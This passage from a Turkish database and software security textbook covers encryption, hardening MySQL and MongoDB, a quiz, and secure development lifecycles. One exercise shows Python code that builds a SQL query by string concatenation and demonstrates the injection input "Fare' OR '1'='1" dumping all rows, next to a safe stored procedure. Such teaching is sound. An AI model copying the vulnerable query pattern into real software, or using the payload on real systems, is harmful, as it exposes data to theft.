DECLARE @encryptionKey NVARCHAR(32) = N'eyJmcmVlIjoiR2F6emEifQ';
-- Eklenecek Veriyi Tanımlama
DECLARE @orjinalVeri NVARCHAR(MAX) = N'El-Kindi, kriptolojinin temellerini atan ilk bilim insanlarından biri olarak kabul edilir.';
DECLARE @sifreliVeri VARBINARY(MAX);
-- Veriyi Şifreleme
SET @sifreliVeri = ENCRYPTBYPASSPHRASE(@encryptionKey, @orjinalVeri);
-- Şifrelenmiş Hâliyle Veriyi Tabloya Ekleme
INSERT INTO GizliVeri(OrjinalVeri, SifreliVeri)
VALUES (@orjinalVeri, @sifreliVeri);
-- Eklenen Veriyi Kontrol Etme
SELECT ID, OrjinalVeri, SifreliVeri FROM GizliVeri;
```

Results Messages

	ID	OrjinalVeri	SifreliVeri
1	1	El-Kindi, kriptolojinin temellerini atan ilk bilim insanlarından biri olarak kabul edilir.	0x02000000583648C194EE0F9A19A6E04607E1406B325CB9...

Görsel 5.35: Veri şifrelemenin sorgu sonucu

5. Adım: Sorgu penceresinde şifreli veriyi çözen şu sorguları yazıp çalıştırınız (Görsel 5.36):

```
-- Şifreleme Anahtarını Tanımlama

DECLARE @encryptionKey NVARCHAR(32) = N'eyJmcmVlIjoiR2F6emEifQ';

-- Şifrelenmiş Veriyi Okuma ve Deşifre Etme

SELECT

   ID, OrjinalVeri, SifreliVeri,

      CONVERT(NVARCHAR(MAX), DECRYPTBYPASSPHRASE(@encryptionKey, SifreliVeri)) AS
SifresiCozulmusVeri FROM GizliVeri;
```

Results | Messages

	ID	OrjinalVeri	SifreliVeri	SifresiCozulmusVeri
1	1	El-Kindi, kriptolojinin t...	0x02000000583648C19...	El-Kindi, kriptolojinin temellerini atan ilk bilim insanlarından biri olarak kabul edilir.

Görsel 5.36: Şifrelenmiş veriyi çözen sorgu sonucu

17. Uygulama

İşlem adımlarına göre MySQL veri tabanı yönetim sistemi için güvenlik yapılandırmalarını gerçekleştiriniz.

1. Adım: MySQL hizmetini kısıtlı bir kullanıcı altında çalıştırmak için komut istemi penceresinde **net user <kullanıcı adı> <parola> /add** komutuyla yeni bir kullanıcı oluşturunuz.

2. Adım: Windows Hizmetler konsolunu (services.msc) açınız.

3. Adım: MySQL hizmetine sağ tıklayıp **Özellikleri** penceresinden **Oturum Açma** sekmesine gidiniz.

4. Adım: Kullanıcı adı ve parolasını girip **Tamam** düğmesine basınız.

5. Adım: MySQL Workbench uygulamasını çalıştırınız.

6. Adım: Giriş penceresinde **Local instance** düğmesine basarak MySQL sunucusuna bağlantıyı gerçek leştiriniz.

7. Adım: **Create a new SQL tab for executing queries** düğmesine basarak yeni bir sorgu sayfası açınız.

8. Adım: **Genel parola ömrü (password_lifetime)** değerini 365'e eşit olacak şekilde ayarlayan set global default_password_lifetime = 365; SQL kodunu yazıp çalıştırınız.

9. Adım: Genel parola ömrü sınırsız veya 365'ten büyük olan kullanıcıları listeleyen şu sorguyu yazıp çalıştırınız:

```
SELECT user, host, password_lifetime from mysql.user where password_lifetime = 0 OR password_li-
fetime >= 365;
```

10. Adım: Genel parola ömrü sınırsız veya 365'ten büyük olan kullanıcılar varsa parola ömrünü 365 gün olarak ayarlayan şu sorguyu yazıp çalıştırınız:

```
ALTER USER '<username>'@'<localhost>' PASSWORD EXPIRE INTERVAL 365 DAY;
```

11. Adım: Parola güvenliği ayarlarını listeleyen şu sorguyu yazıp çalıştırınız (Görsel 5.37):

```
SELECT VARIABLE_NAME, VARIABLE_VALUE
FROM performance_schema.global_variables
WHERE VARIABLE_NAME like 'valid%password%';
```

Result Grid | Filter Rows: | Edit:

VARIABLE_NAME	VARIABLE_VALUE
validate_password.changed_characters_perce...	0
validate_password.check_user_name	ON
validate_password.dictionary_file	
validate_password.length	8
validate_password.mixed_case_count	1
validate_password.number_count	1
validate_password.policy	MEDIUM
validate_password.special_char_count	1

Görsel 5.37: Parola güvenliği ayarları

12. Adım: Parola güvenliği ayarlarını değiştiren şu sorguları yazıp çalıştırınız:

```
set global validate_password_check_user_name='ON';
set global validate_password_length=14;
set global validate_password_policy='STRONG';
set global validate_password_mixed_case_count=1;
set global validate_password_special_char_count=1;
set global validate_password_number_count=1;
```

13. Adım: AES şifreleme modunu gösteren `select @@block_encryption_mode;` sorgu kodunu yazıp çalıştırınız.

14. Adım: **Server** menüsünden **Option File** komutuna tıklayınız.

15. Adım: Security bölümünde **block_encryption_mode** seçeneğini **aes-256-cbc** olacak şekilde değişti riniz.

Not

Şifreleme modu, **etc/my.cnf** veya **my.ini** dosyası içine **block_encryption_mode=aes-256-cbc** satırı eklenerek de yapılabilir.

16. Adım: Başarısız oturum açma girişimlerini sınırlamak için **my.cnf** veya **my.ini** dosyası içine şu bağlantı gecikmeleri uygulama satırlarını ekleyiniz:

```
[mysqld]
plugin-load-add=connection_control.so
connection-control=FORCE_PLUS_PERMANENT
connection-control-failed-login-attempts=FORCE_PLUS_PERMANENT
connection_control_failed_connections_threshold=5
connection_control_min_connection_delay=60000
connection_control_max_connection_delay=1920000
```

17. Adım: Kullanıcı oluşturma yetkisi olan kullanıcıları listeleyen şu sorguyu yazıp çalıştırınız:

```
SELECT GRANTEE FROM INFORMATION_SCHEMA.USER_PRIVILEGES
WHERE PRIVILEGE_TYPE = 'CREATE USER';
```

18. Adım: Kullanıcı oluşturma yetkisine sahip yönetici olmayan kullanıcılar varsa bu yetkileri kaldıran REVOKE CREATE USER ON *.* FROM '<user>'; sorgusunu yazıp çalıştırınız.

19. Adım: **GRANT OPTION** yetkisi olan kullanıcıları listeleyen şu sorguyu yazıp çalıştırınız:

```
SELECT GRANTEE FROM INFORMATION_SCHEMA.USER_PRIVILEGES
WHERE PRIVILEGE_TYPE = 'GRANT OPTION';
```

20. Adım: **GRANT OPTION** yetkisine sahip ve yönetici olmayan kullanıcılar varsa bu yetkileri kaldıran REVOKE GRANT OPTION ON *.* FROM '<user>'; sorgusunu yazıp çalıştırınız.

Not

GRANT OPTION ayrıcalığı, bir sorumlunun diğer sorumlulara ek ayrıcalıklar tanımlamasına izin verir. GRANT OPTION ayrıcalığı, bir saldırgan tarafından MySQL'in güvenliğini aşmak için kullanılabilir.

18. Uygulama

İşlem adımlarına göre MySQL için saklı yordamları kullanarak SQL Injection saldırılarına karşı koruma sağlama uygulamasını gerçekleştiriniz.

1. Adım: MySQL Workbench uygulamasını çalıştırınız.

2. Adım: **Giriş** penceresinde **Local instance** düğmesine basarak MySQL sunucusuna bağlantıyı gerçek leştiriniz.

3. Adım: **Create a new SQL tab for executing queries** düğmesine basarak yeni bir sorgu sayfası açınız.

4. Adım: Veri tabanı oluşturmak için şu sorguyu yazıp çalıştırınız:

```
-- Eğer Yoksa Veri Tabanı Oluşturma
CREATE DATABASE IF NOT EXISTS E_Ticaret_DB;
```

5. Adım: **Urunler** tablosunu oluşturmak için şu sorguları yazıp çalıştırınız:

```
-- Veri Tabanını Kullanma
USE E_Ticaret_DB;
-- Eğer Yoksa Urunler Tablosunu Oluşturma
CREATE TABLE IF NOT EXISTS Urunler (
  UrunID INT PRIMARY KEY AUTO_INCREMENT,
  UrunAdi VARCHAR(255) NOT NULL,
  Kategori VARCHAR(100),
  BirimFiyati DECIMAL(10, 2),
  StokMiktari INT  );
```

6. Adım: Örnek verileri ekleyen şu sorguyu yazıp çalıştırınız:

```
-- Örnek Verileri Ekleme
INSERT INTO Urunler (UrunAdi, Kategori, BirimFiyati, StokMiktari) VALUES
('Dizüstü Bilgisayar', 'Elektronik', 1200.00, 50),
('Fare', 'Elektronik', 25.00, 100),
('Klavye', 'Elektronik', 75.00, 75),
('Monitör', 'Elektronik', 300.00, 30),
('Ofis Koltuğu', 'Mobilya', 150.00, 40);
```

7. Adım: Ürün bulma işlemini gerçekleştiren şu saklı yordamı oluşturunuz:

```
DELIMITER //
CREATE PROCEDURE UrunBul (IN search VARCHAR(255))
BEGIN
SELECT * FROM urunler WHERE UrunAdi = search;
END //
DELIMITER ;
```

8. Adım: Urunler tablosunda ürün bulma işlemini sorgu ve saklı yordamla gerçekleştiren şu Python kodunu yeni bir Python dosyasına yazınız:

```
import mysql.connector
mydb = mysql.connector.connect(
  host="localhost",
  user="root",
  password="sifre",
  database="e_ticaret_db"
)
mycursor = mydb.cursor()
urunadi = input("Ürün adını giriniz: ")
sql = "SELECT * FROM urunler where UrunAdi = '" + urunadi + "'"
print("SQL sorgu çıktısı şu şekildedir:")
mycursor.execute(sql)
myresult = mycursor.fetchall()

for x in myresult:
print(x)
print("Saklı yordam çıktısı şu şekildedir:")
mycursor.callproc('UrunBul', [urunadi,])
for result in mycursor.stored_results():
   print(result.fetchall())
```

9. Adım: Python dosyasını çalıştırınız ve ürün adı olarak **Fare** giriniz.

Ürün adını giriniz: Fare

SQL sorgu çıktısı şu şekildedir:

(2, 'Fare', 'Elektronik', Decimal('25.00'), 100)

Saklı yordam çıktısı şu şekildedir:

[(2, 'Fare', 'Elektronik', Decimal('25.00'), 100)]

10. Adım: Python dosyasını çalıştırınız ve ürün adı olarak **Fare' OR '1'='1** giriniz.

Ürün adını giriniz: Fare' OR '1'='1

SQL sorgu çıktısı şu şekildedir:

(1, 'Dizüstü Bilgisayar', 'Elektronik', Decimal('1200.00'), 50)

(2, 'Fare', 'Elektronik', Decimal('25.00'), 100)

(3, 'Klavye', 'Elektronik', Decimal('75.00'), 75)

(4, 'Monitör', 'Elektronik', Decimal('300.00'), 30)

(5, 'Ofis Koltuğu', 'Mobilya', Decimal('150.00'), 40)

Saklı yordam çıktısı şu şekildedir:

[ ]

19. Uygulama

İşlem adımlarına göre MongoDB veri tabanı yönetim sistemi için güvenlik yapılandırmalarını gerçekleştiriniz.

1. Adım: MongoDB kurulu klasörü terminalde açıp, MongoDB sunucusunda bir yetkilendirmenin etkinleştirilip etkinleştirilmediğini doğrulamak için şu komutu çalıştırınız:

Linux işletim sistemi için komut şu şekildedir:

cat /etc/mongod.conf | grep "authorization"

Windows işletim sistemi için komut şu şekildedir:

type mongod.cfg | findstr "authorization"

2. Adım: MongoDB Compass uygulamasını çalıştırınız.

3. Adım: MongoDB sunucusuna bağlantıyı sağlayınız.

4. Adım: **MongoDB Shell** penceresini açınız.

5. Adım: Yeni bir kullanıcı ekleyen şu sorguyu yazıp çalıştırınız:

```
use admin
db.createUser(
{
   user: "MongoAdmin",
   pwd: "password",
   roles: [ { role: "root", db: "admin" } ]
   }
)
```

6. Adım: Metin editörü uygulaması ile **mongod.conf** veya **mongod.cfg** dosyasını açıp yetkilendirmeyi şu şekilde aktif hâle getiriniz:

```
security:
authorization: "enabled"
```

7. Adım: MongoDB portunu varsayılan **port 27017**'den farklı bir port olarak şu şekilde ayarlayınız:

```
net:port: 60000
```

8. Adım: MongoDB servisini yeniden başlatmak için şu komutu kullanınız:

Linux için şu komut kullanılır:

```
service mongod restart
```

Windows için şu komut kullanılır:

```
net stop MongoDB && net start MongoDB
```

Sıra Sizde

MySQL ve MsSQL veri tabanı yönetim sistemini güvenlik önlemleri yönünden karşılaştırınız. Elde ettiğiniz bilgileri sunu olarak sınıfta arkadaşlarınızla paylaşınız.

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki parantezlerin içine cümlelerde verilen bilgiler doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Veri tabanları yalnızca büyük kurumlar tarafından kullanılır.

2. ( ) NoSQL veri tabanları her zaman ilişkisel veri tabanlarından daha iyi bir performans sunar.

3. ( ) SSQL Injection saldırıları, veri tabanı sistemlerindeki bir güvenlik açığıdır.

4. ( ) Veri şifreleme, veri tabanı güvenliği için kullanılan bir yöntemdir.

5. ( ) Veri tabanı yönetim sistemleri sadece yapılandırılmış verileri depolamak için kullanılır.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru kelimeleri yazınız.

1. Ham verilerin işlenerek anlamlı ve faydalı hâle gelmesine…… denir.

2. Bir okul veri tabanındaki öğrenci bilgileri, …… veriye bir örnektir.

3. Verilerin depolanmasını, düzenlenmesini, sorgulanmasını ve korunmasını sağlayan yazılımlara……denir.

4. İlişkisel veri tabanlarında kullanılan ve verilerin yönetilmesini sağlayan dile …… denir.

5. MongoDB gibi NoSQL veri tabanlarında bir veri kümesine yeni bir veri eklemek için …… komutu kullanılır.

C) Aşağıdaki soruların doğru cevabını işaretleyiniz.

1. Veri ile ilgili aşağıdaki ifadelerden hangisi doğrudur?

A) İşlenmiş ve anlamlandırılmış bilgidir.

B) Bilginin ham hâlidir ve her zaman anlamlıdır.

C) Her zaman sayısal bir değere sahiptir.

D) Sadece bilgisayar sistemlerinde saklanır.

E) Tek başına bir anlam ifade etmeyen ham gerçeklerdir.

2. Aşağıdakilerden hangisi yapılandırılmış veriye örnektir?

A) Müşteri veri tabanındaki ad ve adres bilgileri

B) Sosyal medya gönderileri

C) Bir video dosyası

D) Bir e-posta içeriği

E) Bir ses kaydı

3. Aşağıdakilerden hangisi yapılandırılmamış veriye örnektir?

A) Sosyal medya platformundaki video içeriği

B) Bankanın müşteri hesap bilgileri

C) Hastanedeki hasta kayıtları

D) Bir e-ticaret sitesindeki ürün kataloğu

E) Bir şirkete ait çalışanlar veri tabanı

4. İlişkisel veri tabanı yönetim sistemleri ile ilgili aşağıdaki ifadelerden hangisi yanlıştır?

A) Verileri tablolar hâlinde düzenler ve tablolar arasında ilişkiler kurar.

B) SQL sorgulama dili ile kullanılır.

C) Yapılandırılmış veriyi yönetmek için uygundur.

D) Veri bütünlüğünü sağlamak için ACID özelliklerini destekler.

E) Büyük miktarda veriyi ölçeklendirmek için idealdir.

5. NoSQL veri tabanları ile ilgili aşağıdaki ifadelerden hangisi doğrudur?

A) İlişkisel modelin katı yapısına bağlı kalır.

B) Büyük miktarda yapılandırılmış veriyi işlemek için kullanılır.

C) Düşük performans sunar.

D) RDBMS'den daha az esnektir.

E) ACID özelliklerini her zaman destekler.

6. SQL ile ilgili aşağıdaki ifadelerden hangisi doğrudur?

A) NoSQL veri tabanlarında kullanılan bir sorgulama dilidir.

B) Veri tabanı tablolarını oluşturmak için kullanılmaz.

C) Verilerde işlem yapan standart bir dildir.

D) Sadece MySQL veri tabanlarında kullanılır.

E) Veri tabanı güvenliğini sağlamak için kullanılır.

7. Aşağıdakilerden hangisi SQL komutu değildir?

A) DELETE B) FIND C) INSERT

D) SELECT E) UPDATE

8. Aşağıdakilerden hangisi veri tabanı güvenliğinin temel ilkeleri arasında yer almaz?

A) Denetim ve Loglama B) Kimlik Doğrulama C) Veri Sıkıştırma

D) Veri Şifreleme E) Yetkilendirme

9. MongoDB'de bir veri eklemek için hangi komut kullanılır?

A) Add B) Create C) Input

D) Insert_One E) Put

10. MongoDB'de veri bulmak için hangi komut kullanılır?

A) Get B) Find C) Search

D) Select E) Query

YAZILIM GÜVENLİĞİ

6. ÖĞRENME BİRİMİ

KONULAR

6.1. GÜVENLİ YAZILIM GELİŞTİRME YAŞAM DÖNGÜSÜ VE YAKLAŞIMLAR

6.2. GÜVENLİ KODLAMA TEKNİKLERİ

6.3. GÜVENLİ KOD GÖZDEN GEÇİRME

6.4. UYGULAMA GÜVENLİK TESTLERİ

NELER ÖĞRENECEKSİNİZ?

- Güvenli yazılım geliştirme yaşam döngüsünü açıklama
- Güvenli kodlama tekniklerini açıklama
- Güvenli kod gözden geçirme uygulamasını yapma
- Güvenli yazılımı hazırlamada kullanılan test teknikleri ile uygulama güvenlik testini yapma

TEMEL KAVRAMLAR

DevOps, DevSecOps, Microsoft SDL, OWASP SAMM, SDLC, S-SDLC, yazılım güvenliği ilkeleri

HAZIRLIK ÇALIŞMALARI

1. Yazılım yaşam döngüsü nedir? Düşüncelerinizi arkadaşlarınızla paylaşınız.

2. Yazılım güvenliği nasıl sağlanabilir? Düşüncelerinizi arkadaşlarınızla tartışınız.

6.1. GÜVENLİ YAZILIM GELİŞTİRME YAŞAM DÖNGÜSÜ VE YAKLAŞIMLAR (SECURE SOFTWARE DEVELOPMENT LİFE CYCLE S-SDLC)

Yazılım Geliştirme Yaşam Döngüsü [Software Development Life Cycle (SDLC)] ve Güvenli Yazılım Geliştirme Yaşam Döngüsü [Secure-SDLC (S-SDLC)] kavramları çok yakın olmakla birlikte bazı noktalarda birbirinden ayrılır. SDLC, bir yazılım geliştirilirken uyulması gereken adımları belirtir. S-SDLC ise yazılımın güvenli bir şekilde geliştirilmesi gereken adımları içerir. Görsel 6.1'de SDLC, Görsel 6.2'de S-SDLC adımları görülür.

Görsel 6.1: SDLC adımları

Görsel 6.2: S-SDLC adımları

6.1.1. Güvenli Yazılım Geliştirme Yaşam Döngüsü

Güvenli yazılım geliştirme yaşam döngüsü, yazılım geliştirme yaşam döngüsüne güvenlik parametresi eklenerek oluşturulmuş bir yapıdır. Güvenli yazılım geliştirme yaşam döngüsünün adımları şunlardır:

Risk Analizi Aşaması: S-SDLC'nin ilk basamağıdır. Uygulama geliştiriciler, yazılımcılar ve ekipteki uzmanlar, olası riskleri bu kısımda önceden tespit etmeye çalışırlar. Burada amaç, yazılımın en az riskle geliştirilmesini sağlamak ve olası tehditleri en aza indirmektir. Bu riskler; kullanıcı tarafında, donanım tarafında veya yazılım tarafında oluşabilir. Bu adım her ne kadar ilk adım gibi görünse de döngünün başından sonuna kadar göz önüne alınmalıdır çünkü S-SDLC, yaşayan bir döngüdür ve çok kez yeni baştan alınarak kendini geliştirir. Şelale modeli, spiral model gibi SDLC'ler de S-SDLC'yi destekleyici yaşam döngülerindendir.

Tehdit Modellemesi ve Tasarım İncelemesi: S-SDLC içindeki tehdit modelleme aşaması, saldırı dayanıklılığını oluşturur. Bu aşama; geliştirilen yazılımın potansiyel tehditleri, saldırı vektörleri, saldırı yüzeyi gibi güvenlik için en değerli kısımlarını öngörmeye yardımcı olur. Bu sayede yazılımı korumak için karşı önlemlere proaktif bir tasarım sağlar. Tasarım incelemesi aşamasıyla da oluşabilecek tehditlerin büyük bir kısmını önceden tahmin etme olasılığı sunar.

Statik Kod Analizi: Risk analizi yapıldıktan ve tehdit modellemesi bitirildikten sonra yazılım güvenliğinin pekiştirici güçlerinden biridir. S-SDLC boyunca statik kod analizinin yapılması, testin otomatikleştirilmesini ve geliştirme sürecinin en az çabayla tamamlanmasını sağlar. Statik kod analizi olmayan bir S-SDLC'de güvenlik açıklarıyla sıkça karşılaşılır.

Güvenlik Testi ve Kod İyileştirme: Yazılımın içeriden veya dışarıdan gelebilecek tehditlere karşı tamamen test edilmesidir. Bir yazılıma uygulanan birincil testler şunlardır:

- Birim testi
- Entegrasyon testi
- Stres testi
- Beyaz kutu testi
- Kara kutu testi

Bunlara ek olarak yapılması gereken testler şunlardır:

- İç ve dış tehditlere karşı testler
- Kablosuz, mobil ve web testleri
- Derleme ve yapılandırma testi

Güvenli Dağıtım: Yazılımın üretimi, kurulumu ve müşteri kabulünü sağlayan tüm test senaryolarının başarılı bir şekilde tamamlandığını gösteren aşamadır. Güvenli bir teslimat, Yazılım Geliştirme Sözleşmesine uygun olarak gerçekleştirilir.

Güvenlik Güncelleştirmeleri ve Bakım: Yazılım kullanıldıkça ortaya farklı isterler çıkabilir veya yazılımcıyla kullanıcı tarafında yanlış anlaşılan küçük yerler olabilir. Güvenlik güncelleştirmeleriyle yazılımın yeni versiyonlara adaptasyonu sağlanır ve daha güvenli çalışması hedeflenir. Yazılımın bakım aşamasında ise yeni teknolojilerin yazılıma adaptasyonları sağlanır.

6.1.2. S-SDLC Modelleri

S-SDLC, yeni bir yaklaşım olması nedeniyle farklı kurumlar ve modellerle çalışır. Tüm modeller incelendiğinde S-SDLC'nin ana eksen olan yazılım geliştirme yaşam döngüsü aşamalarından uzaklaşmadığı görülür.

6.1.2.1. Microsoft SDL

SDL [Security Development Lifecycle (Güvenlik Geliştirme Yaşam Döngüsü)], yazılım geliştirme sürecine güvenliği dâhil etmek için Microsoft'un kullandığı bir bakış açısıdır. Kurumların ve kuruluşların yazılım geliştirirken bu süreci kılavuz veya rehber almasını hedefler. SDL aşamaları şunlardır:

- Tasarım (Design)
- Kod (Code)
- Geliştirme ve Dağıtma (Build and Deploy)
- Çalıştırma (Run)
- Sıfır Güven Mimarisi (Zero Trust Architecture)

Yaşam döngüsünün her aşamasında güvenlik riskleri ortaya çıkabileceği için Sıfır Güven mimarisiyle SDL güçlendirilmiştir.

Araştırma

Sıfır Güven mimarisiyle ilgili araştırma yapınız. Elde ettiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

Microsoft SDL'ye göre güvenli bir yazılım geliştirme yapılabilmesi için dikkat edilmesi gereken noktalar şunlardır:

- Güvenlik standartları ve metriklerini belirlemek.
- Kanıtlanmış güvenlik özelliklerini, yazılım dillerini ve çerçevelerini kullanmak.
- Güvenlik tasarım incelemesi ve tehdit modellemesi yapmak.
- Kriptografi standartlarını tanımlamak ve kullanmak.
- Yazılım tedarik zincirini güvence altına almak.
- Mühendislik ortamını güvence altına almak.
- Güvenlik testlerini gerçekleştirmek.
- Operasyonel platform güvenliğini sağlamak.
- Güvenlik izleme yanıtını uygulamak.
- Güvenlikle ilgili eğitimler almak.

Araştırma

Microsoft SDL'ye göre güvenli bir yazılım geliştirme yapılabilmesi için dikkat edilmesi gereken noktaları araştırınız. Elde ettiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

6.1.2.2. OWASP SAMM

Yazılım Güvence Olgunluk Modeli [Software Assurance Maturity Model (SAMM)], geliştiricilerin güvenli yazılım geliştirme yaşam döngüsünü analiz etmesi ve iyileştirmesi için etkili, ölçülebilir bir yol sağlamayı görev edinir (Görsel 6.3). SAMM, yazılım geliştirme yaşam döngüsünü destekler. Ayrıca teknolojiden ve süreçten bağımsız çalışabilir. OWASP, gelişimsel ve risk odaklı olacak şekilde oluşturulur.

Görsel 6.3: OWASP SAMM

OWASP SAMM olgunluk modelinin yapısı ve kurulumu şunları destekleyecek şekilde oluşturulur:

- Mevcut yazılımın güvenlik değerlendirmesini yapmak.
- Kuruluşun uygulaması gereken stratejileri tanımlamak.
- Güvenli geliştirme için yol haritasını belirlemek.
- Belirli faaliyetlerin nasıl yapılacağına dair talimatnameleri ve tanımlayıcıları oluşturmak.

OWASP SAMM, sürekli iyileştirmeyi desteklemek için hazırlanır. OWASP SAMM'i etkili kullanmak için takip edilmesi gereken adımlar şunlardır:


- Hazırlanmak (Prepare).
- Değer biçmek (Assess).
- Hedefi belirlemek (Set the target).
- Planı tanımlamak (Define the plan).
- Uygulamak (Implement).
- Geniş bir alana dağıtmak (Roll out).

Sıra Sizde

Üç veya beş kişilik yazılım ekipleri oluşturunuz. Bu ekiplere isimler veriniz. OWASP SAMM'i etkin kullanmak için takip edilmesi gereken adımları izleyerek kâğıt üzerinde bir yazılım projesi geliştiriniz. Arkadaşlarınızla kâğıtlarınızı değiştirerek projelerinizde eksik veya fazla olan kısımları sınıfta tartışınız.

6.1.3. DevOps ve DevSecOps Yaklaşımları

DevOps, Geliştirme (Development) ve Operasyon (Operation) kelimelerinin kısaltmasıdır. Yazılım ekipleri tarafından yazılım geliştirme ve operasyon sürecinde iş birliği yapılarak geleneksel yazılım geliştirme sürecine göre daha hızlı yazılım üretilmesi, yazılımın sürekli entegrasyonunun [Continuous Integration (CI)] sağlanması ve sürekli teslimatının (Continuous Delivery) gerçekleştirilmesi amaçlanır. **DevSecOps** ise geliştirme ve operasyon işlevlerinin içine Güvenlik (Security) eklenerek oluşturulmuştur. Yazılımın geliştirilmeye başlandığı andan itibaren güvenliğin tüm sürece entegre edilmesiyle güvenlik açıklarının en aza indirilerek sürecin tamamlanması hedeflenir. Geliştirme ve operasyon ekiplerinin arasına güvenlik uzmanları da dâhil edilerek süreç yönetilir. Böylece geleneksel yazılım geliştirme sürecinde en son düşünülen güvenlik, sürecin en başında ve her aşamasında bulunur (Görsel 6.4).



Görsel 6.4: DevOps ve DevSecOps süreci

DevOps ve DevSecOps karşılaştırması Tablo 6.1'de verilmiştir.

Tablo 6.1: DevOps ve DevSecOps Karşılaştırması

	DevOps	DevSecOps
Kapsam	Geliştirme ve operasyon sürecini baz alır.	Geliştirme ve operasyon sürecine güvenlik sürecini dâhil eder.
Ekipler	Geliştirici ekibi ve operasyon ekibi bulunur.	DevOps ekiplerine ek olarak güvenlik uzmanları bulunur.
Güvenlik Yaklaşımı	Güvenlik en sonda yer alır.	Güvenlik, sürecin en başından sonuna kadar yer alır.
Araçlar	CI/DI araçları, Kubernets, Docker, Git, Jenkins, Ansible, ELK Stack, Terraform, Prometheus	Statik Uygulama Güvenlik Testi [Static Application Security Testing (SATS)], Yazılım Bileşim Analizi [Software Composition Analysis (SCA)], Dinamik Uygulama Güvenlik Testi [Dynamic Application Security Testing (DAST)]
Süreç	Hızlı geliştirme ve hızlı teslimat	Güvenli bir şekilde hızlı geliştirme ve teslim etme

Sıra Sizde

DevOps ve DevSecOps ile ilgili detaylı bir karşılaştırma tablosu hazırlayınız. Hazırladığınız tabloyu sınıfta arkadaşlarınızla paylaşınız.

6.1.4. Yazılım Güvenliği İlkeleri

Yazılım güvenliğinin sağlanması için öngörülen bazı ilkeler söz konusudur. Bu ilkeler şunlardır:

Gerek Duyulan En Az Yetkiyi Ver: Her platformda geçerli bir kuraldır. Yazılım dünyasında da geçerli olan bu ilke, bir kullanıcıya veya sorumluya en az yetkinin verilmesi yaklaşımını benimser. Genellikle bu ilkenin uygulama yöntemi, tüm yetkileri en aza indirir ve sonrasında ihtiyacı olana ihtiyacı kadar yetkinin verilmesini sağlar.

Tüm Erişimleri Denetle: Yazılım sürecinde her nesneye, sınıfa veya özelliğe erişildiğinde yapılan yetki kontrolleriyle erişim sürekli denetlenir. Erişim denetimi hem bir istek gönderilirken hem de bu isteğe gelen yanıtta yapılır.

Yetkileri Ayır: Yetkileri ayır ilkesi, kullanıcının belirli bir işlemi tamamlayabilmesi için tek başına tüm izin ve yetkilere sahip olmamasını ister. Bu ilke sayesinde kullanıcı, üst düzey işlem gereken bir durumda birden fazla kişinin onayından geçerek işlemi gerçekleştirebilir.

Varsayılan Değerleri Güvenli Hâle Getir: Varsayılan Değerler (Default Values), yazılımda zafiyet oluşturan önemli bir bölümdür. Herkesin her nesneye erişebilmesi, izinlerin varsayılan ayarlarıyla bırakılması, uygulamanın bulunduğu kök dizinlerine kolayca erişim, veri tabanı bağlantısı için varsayılan kelimeler olan admin, test gibi kelimelerin kullanılması, yazılımın güvenliğinde yapılan hatalardır. Bu nedenle varsayılan değerler değiştirilerek kullanılmalıdır.

Ortak Erişilen Yerlere Farklı Kaynaklardan Eriş: Ortak erişilen dosyalar, portlar, sınıflar ve nesneler birden fazla kullanıcının veya uygulamanın ulaşabileceği alanlardır. Bu alanlara farklı bir kaynaktan erişilmesi istenir. Örneğin bir dosya sunucusuna erişmek isteyen bir kullanıcı; web arayüzünden, dosya transfer protokolünden [File Transfer Protocol (FTP)] veya ağ paylaşımı üzerinden bu dosyaya erişilebilir. Erişim kontrolleri sayesinde kaynaklara en güvenli yolu kullanarak erişmek tercih edilmelidir.

En Zayıf Halkayı Güçlendir: Yazılıma saldırı yapılması durumunda ilk zarar görecek kısım, en zayıf halka olarak isimlendirilir. Yazılımın en zayıf halkası bazen insan bazen yazılım bazen de donanım olabilir. İnsanlar eğitilerek ve toplumda farkındalık oluşturularak bu insan kaynaklı zafiyetler giderilebilir. Yazılımda ise standart ve ilkelere uyularak açıklar kapatılabilir. Donanım halkası genelde en zor kapatılan bölümdür çünkü donanımda çıkan bir zafiyet, donanımın tamamen değişmesine yol açabilir.

Saldırı Yüzeyini Azalt: Saldırı Yüzeyi (Attack Surface), saldırganın erişebileceği tüm alanların toplamıdır. Yazılan bir mobil uygulamaya "İleride bunun web kısmı yazılır." düşüncesiyle kullanılmayan ek özellikler eklenmesi saldırı yüzeyini artırır. Bu genellikle yapılan bir hatadır. Böyle bir durumda yazılımda kullanılmayan ek özellikler, başka bir kullanıcı tarafından kullanılabilir. Bu durumda geliştirici tarafından yapılması gereken işlem, kullanılmayan ek özelliklerin kapatılmasıdır.

Savunma Derinliği Oluştur: Savunma derinliğinin katmanlı bir yapıda olması istenir. Bu nedenle savunma derinliği, enginar veya soğana benzetilir. Bunların en değerli yeri ortasıdır. Savunma derinliği ilkesinde de en önemli görülen varlıklar (Assets), sınıflar ve nesneler en güvenlikli alana, bir başka deyişle orta kısma yerleştirilir. Böylelikle tek bir güvenlik katmanı yerine birden fazla koruma katmanıyla savunma güçlendirilir (Görsel 6.5).

Görsel 6.5: Katmanlı güvenlik mimarisinin enginar modeliyle gösterimi

6.2. GÜVENLİ KODLAMA TEKNİKLERİ

